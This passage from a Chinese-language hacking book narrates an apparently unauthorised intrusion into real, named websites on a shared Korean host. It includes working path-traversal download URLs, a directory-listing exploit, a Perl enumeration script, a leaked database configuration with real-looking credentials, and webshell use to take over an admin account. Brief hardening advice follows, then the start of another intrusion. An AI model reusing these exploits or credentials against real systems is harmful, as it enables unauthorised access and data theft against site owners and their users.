既然正面不能突破，那么就从侧面，通过旁注来看看可否获取该网站的 WebShell。打开 http://www.myipneighbors.com/ 输入 rolexcopy.net 后发现同一服务器下一共有 226 个站，如图 4-166 所示。



图 4-166　同一服务器下存在的网站

> **说明：**
>
> http://www.myipneighbors.com/ 是一个通过 IP 地址或者域名来获取该 IP 地址或者域名所在服务器中所存在的其他网站地址。它是一个旁注的辅助工具，当然在明小子 Domain3.5 以及其他一些工具软件中也有这个功能。既然在该 IP 地址上有 226 个网站，那就从其他网站入手吧。

4.10.3　尝试对其他站点进行渗透

对剩下的 225 个网站随机进行 SQL 注入点探测，随机选中一个网站“hansincar.cafe24.com”，从中找到一个可上传的地方，可以直接上传文件，将本地的一个 WebShell 文件上传到该站点，上传文件成功后，asp 木马却无法运行，如图 4-167 所示。




图 4-167 无权限运行 asp 木马

看来该站点无法找到突破点，那就选择下一个网站进行探测吧。后面我对多个站点进行了 SQL 注入探测和寻找文件上传地址。通过探测虽然很多网站存在注入点，但都是 public 权限，无法备份 Shell；即使成功进入后台后，有上传的地方，上传后还是没有运行脚本的权限。说明管理员对该主机采取了严格的基于网站用户角色的安全权限策略，安全设置有点变态，对每个可上传的目录做了限制，仅对已知文件脚本类型运行，而禁止对其他脚本运行，各个网站之间安全相对独立。

4.10.4 获取突破点

1. 任意下载文件

在笔者即将要放弃安全测试时，在打开 http://nowmotors.com/bbs/contents.asp?schoption=&schword=&page=1&idx=164&bid=used01 页面时，发现可以有下载的地方，而下载的参数就是一个文件，如果没有做限制的话，那就可以下载任何文件！如图 4-168 所示。

2. 获取上传文件地址

通过测试发现该上传页面可以上传任何文件，而在对另一网站注入时，也得到了网站的绝对路径（F:\HOME\HANSINCAR\WWW\HELPDESK\../board/inc/view.asp），如图 4-169 所示。



图 4-168　下载文件页面




图 4-169　获取网站的绝对路径

3．推测网站绝对路径

通过观察，可以知道在该服务器上每个网站的绝对路径就是“F:\用户名\WWW\”，于是可以构造一个地址下载网站中的源程序：

http://nowmotors.com/bbs/filedown.asp?filename=../../../../rolexcopy/www/goods/submain.asp

说明：

（1）打算下载 http://rolexcopy.net/goods/submain.asp 文件（这里说明一下，因为 down 默认检查文件名的目录是在 DEXTUpload/editor/中，查看图片的属性就知道了，所以要"../../"返回网站的根目录），但发现却无法下载，如图 4-170 所示。




图 4-170　无法下载源文件

（2）分析不能下载原因

难道真的做了限制，还是权限问题？还是其他，nowmotors.com 网站肯定存在上传漏洞，更换一个网站进行测试：

http://nowmotors.com/bbs/filedown.asp?filename=../../../../hansincar/www/board/inc/view.asp 发现可以下载，如图 4-171 所示。




图 4-171　正常下载 nowmotors.com 网站文件

但为什么不能下载 rolexcopy.net 网站中的文件呢，该网站中的 submain.asp 是存在的，那只有一种可能——用户名 rolexcopy 不存在。

（3）获取网站的真正用户名

怎么找到此网站的用户名呢？一个好的办法就是通过网站域名注册信息来获取用户的网站用户名，通过 whois.domaintools.com 来获取 rolexcopy.net 网站域名注册信息，如图 4-172 所示。




图 4-172　获取 rolexcopy 的域名注册信息

（4）下载仍然失败

于是尝试将原来的用户名更换为“tmdgus022”和“tmdgus”，进行测试：

http://nowmotors.com/bbs/filedown.asp?filename=../../../../tmdgus022/www/goods/submain.asp

http://nowmotors.com/bbs/filedown.asp?filename=../../../../tmdgus/www/goods/submain.asp

测试结果都显示找不到文件，看来通过该方法仍然无法下载源文件。

4.10.5　新的转机

1. 动手构建获取网站用户名的程序

现在的问题就是要找到网站对应的用户名。在某一网站后台，发现有可以列目录。却跳不出该网站的根目录（在根目录时，“../”是不可点击的），不可点击，那可以构造 URL，跳出，于是先看点击返回上一级目录时跳转到的 URL，于是找到处理该 JS 的代码，如下：

```
    function page_link(FormName, InputName, f_prev, r_name, r_folder, l_folder,
last) {
    var targetSTR;
    targetSTR   =   "dir.asp?FormName="+FormName+"&InputName="+InputName+"&f_
location="+f_prev;
            targetSTR    =    targetSTR+"&r_location="+r_name+"&r_folder="+r_
folder+"&l_folder="+l_folder+"&last="+last;
            window.location.href = targetSTR;
        }
```

原来跳转到 pop_directory.asp，其他参数都不重要，最重要的是 f_location 这个参数，于是先测试 c1saju.com 网站，在浏览器中输入：

http://c1saju.com/admin/inc/pop_directory.asp?FormName=all&f_location=&last=ok

列出了当前网站的根目录，如图 4-173 所示。



图 4-173　使用 JS 文件列 c1saju.com 网站根目录

2. 获取根目录用户名称

如果要返回到 F:\home 就要构造 URL：http://c1saju.com/admin/inc/pop_directory.asp?FormName=all&f_location=../../&last=ok，因为网站的根目录在 F:\home***\www 下，发现 pop_directory.asp 的文件还是在网站的根目录下，难道说不能跳出？再仔细看了一下“../../”不是刚好返回到网站根目录吗，因为 pop_directory.asp 文件在 F:\home***\www\admin\inc\目录下，于是重新构造 URLhttp://c1saju.com/admin/inc/pop_directory.asp?FormName=

all&f_location=../../../../&last=ok 终于跳到 F:\home 目录中了，全部的用户名都出来了，如图 4-174 所示。




图 4-174 列出 home 目录所有用户

3. 动手编写 find.pl 脚本自动获取用户

下面的工作就简单了，就是一个个文件夹地点进去，看哪个是目录目标网站（http://rolexcopy.net/），然后再构造 URL 下载就行了，但 200 多个站，一个个看，那不是很累？于是想出来偷懒的方法，写个脚本来自己找吧，先把网站全部用户复制下来，保存到 user.txt 文件中，再分析目标站点登录界面源代码，发现网站 admin/image 目录下有个 admin_bk.gif 文件，将其作为识别特征，也就是说只要在笔者列出的每个 admin/image 目录中发现有 admin_bk.gif 文件，说明就可能是目标网站了。Find.pl 的脚本源代码如下：

```
use LWP;
use HTTP::Cookies;
use HTTP::Request::Common qw(POST);
my $ua=new LWP::UserAgent;
$ua->agent('Mozilla/5.0');
$ua->cookie_jar(new HTTP::Cookies);
open(FILE,"user.txt") || die ("Could not open file");
my @arr=<FILE>;
for my $line (@arr) {
        chomp $line;
        any($line);
```

```
    }
    sub any {
        print "分析$_[0]\n";
    my
    $url="http://c1saju.com/admin/inc/pop_directory.asp?FormName=all&
InputName=ji_AbsFolder&f_location=../../../../$_[0]/www/admin/image&r_locati
on=../../../../&r_folder=$_[0]/www/admin/image&l_folder=admin&last=";
        my ($content, $status, $is_success) = do_GET($url);
        if ($content =~ m/pop_directory.asp/) {
            next;
        }elsif ($content =~ m/admin_bk.gif/) {
            ok($_[0]);
        }
    }

    sub do_GET {
      $browser = LWP::UserAgent->new unless $browser;
      my $resp = $browser->get(@_);
      return ($resp->content, $resp->status_line, $resp->is_success, $resp)
        if wantarray;
      return unless $resp->is_success;
      return $resp->content;
    }
    sub ok {
            open(FILE1,">>e:/perl/0k.txt") || die ("Could not open file");
            print FILE1 "$_[0]\r\n";
            close(FILE1);
    }
```

在本地运行一下 find.pl，等待一分钟左右再打开 ok.txt，在该文件中发现有多个用户名

> **注意：**
>
> 如果选好过滤的文件为 admin_bk.gif，就不会出现那么多用户名了。

4. 获取 rolexcopy.net 网站的真实目录

通过在浏览器中对 find.pl 找到的 ok.txt 结果进行查看，当找到 mykom.cafe24.com，发现和网站 http://rolexcopy.net/一模一样，那么 rolexcopy.net 网站的目录就是“mykom”目录，如图 4-175 所示。

5. 下载数据库文件

通过分析该网站目录，找到数据库配置文件 dbconfig.asp，通过 nowmotors.com 网站的文件下载漏洞将其下载到本地：

http://nowmotors.com/bbs/filedown.asp?filename=../../../../mykom/www/dbconfig.asp

成功下载后，打开看看，得到了用户名和密码。



图 4-175　获取 rolexcopy.net 网站的真实目录 mykom

```
db_name = "mykom"
db_id = "mykom"
db_pass = "parksu7616"
db_domain = "sql-007.cafe24.com"
```

在本地用 WebShell 连接一下远程数据库，得到管理员用户名和密码，如图 4-176 所示，管理员对应的密码为用户名，省去破解 MD5 密码值了。




图 4-176　使用本地 rootkit.asp 获取用户名和密码

6. 进入管理后台

在后台直接输入获取的用户名和密码登录，如图 4-177 所示。成功进入后台，由于俺不是哈韩族，也不认识几个韩文，检查到此为止！




图 4-177 成功进入 rolexcopy.net 网站管理后台

4.10.6 安全防范措施

就本次渗透过程来看，网站的安全已经设置的比较到位了，但是由于程序中的漏洞，导致了本次渗透成功，因此从安全防范的措施来说，建议就如下方面进行安全加固。

（1）严格过滤脚本

对于可下载任意文件这个漏洞，不少网站都存在，后果也很严重，其实最简单的方法就是把 filename 参数里的”../”过滤掉就 OK 了。

（2）涉及用户登录模块，一定要对密码进行加密，而且建议采取一些经过变换的 MD5 加密。

（3）重新审查程序中 SQL 注入漏洞和 XSS 漏洞，本次检查未对 XSS 进行检查，但该服务器下多个网站存在 SQL 注入漏洞，因此也是安全的一个隐患。

4.10.7 总结与探讨

本次从检测上来说，并没有什么新的检测技术，都是一些老技术。本次检测的亮点就是自己动手编写了一个搜索脚本，自动获取管理用户目录；同时也说明在注入时代，不通过注入，也一样可以拿到一个网站后台。最后需要提一下 Perl 语言，它真是个好的语言，

特别是处理一些重复的网页问题时，可以让我们减少很多重复性的工作，在入侵过程中可以起到事半功倍的效果。

4.11 对某软件公司网站的一次安全检测

目前很多公司、企事业单位都拥有自己的网站或者信息系统，这些信息系统有的是经过严格的安全测试，有的根本就不知道什么是安全测试。从 2008 年中国软件安全峰会（http://www.sinoit.org.cn/）冷虹女士所做的“软件只有安全了才是完整的”演讲中，了解到目前一些大公司开始软件设计时就开始考虑安全，即推出软件设计安全；而国内的一些公司是在出现问题后才开始考虑安全，随着信息安全意识到不断提高，一些公司也越来越重视安全问题，设想一个不安全的软件产品，谁敢用！本文某一个软件产品所在的服务器进行了安全检测，一个细节就决定了一个系统的渗透成功。渗透成功后，这些软件产品也就可以 free 了，如果竞争对手拿到这些产品的源代码，其后果就不用说了。

4.11.1 安全检查原因

朋友需要购买一套学校 OA 系统，通过网络进行产品的查询，后来找到一家专门提供这种系统的公司，找到后把该公司的地址发给笔者，希望能评价一下系统如何，如果可以就打算定制一套。

在浏览器中打开网站地址“http://www.i****.net/products/case.asp”，如图 4-178 所示，从该公司产品中可以看到有许多网站类产品。



图 4-178 查看公司软件产品

4.11.2 信息收集

1. 网站基本信息收集

本次渗透换了一个查询域名等信息的网站 http://www.ip866.com，在“IP/域名”中输入公司的域名地址“i****.net”，然后单击“查询详情”按钮，查看该域名的有关情况，如图 4-179 所示，获取了该公司官方网站 IP 地址为“218.16.*.*”。

